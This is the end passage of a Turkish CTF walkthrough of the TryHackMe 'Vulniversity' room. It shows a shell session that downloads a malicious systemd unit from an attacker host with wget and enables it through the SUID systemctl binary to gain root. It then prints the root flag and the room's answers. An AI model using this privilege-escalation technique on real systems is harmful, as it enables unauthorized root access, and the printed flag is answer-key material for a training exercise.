systemd-private-e72219a7dccb4468b99bd279d551ed9a-systemd-timesyncd.service-Muoi1C
www-data@vulnuniversity:/tmp $ wget http://10.9.27.233/system.root
--2022-09-02 17:25:27-- http://10.9.27.233/system.root
Connecting to 10.9.27.233:80... connected.
HTTP request sent, awaiting response... 404 File not found
2022-09-02 17:25:27 ERROR 404: File not found.

www-data@vulnuniversity:/tmp $ wget http://10.9.27.233/root.service
--2022-09-02 17:25:40-- http://10.9.27.233/root.service
Connecting to 10.9.27.233:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 155 [application/octet-stream]
Saving to: 'root.service'

0K 100% 29.7M=0s

2022-09-02 17:25:40 (29.7 MB/s) - 'root.service' saved [155/155]

www-data@vulnuniversity:/tmp $ ls
root.service
systemd-private-e72219a7dccb4468b99bd279d551ed9a-systemd-timesyncd.service-Muoi1C
www-data@vulnuniversity:/tmp $ systemctl enable /tmp/root.service
Created symlink from /etc/systemd/system/multi-user.target.wants/root.service to /tmp/root.service.
www-data@vulnuniversity:/tmp $ systemctl start root
www-data@vulnuniversity:/tmp $ cat root.txt
a58ff8579f0a9270368d33a9966c7fd5
www-data@vulnuniversity:/tmp $
```

Soruları cevaplayacak olursak da;

- On the system, search for all SUID files. What file stands out?

Burada kullandığımız *suid* nesnesini belirtiyoruz, yani; **/bin/systemctl**

- **Become root and get the last flag (/root/root.txt)**

ve en son olarak da root flag'i belirtiyoruz; **a58ff8579f0a9270368d33a9966c7fd5**

Ve neticede *tryackme* tarafından oluşturulan *Vulniversity* odasını da bu şekilde tamamlamış oluyoruz. Buraya kadar okuduğunuz için teşekkürler, bir sonraki makine çözümlerinde görüşmek üzere...<3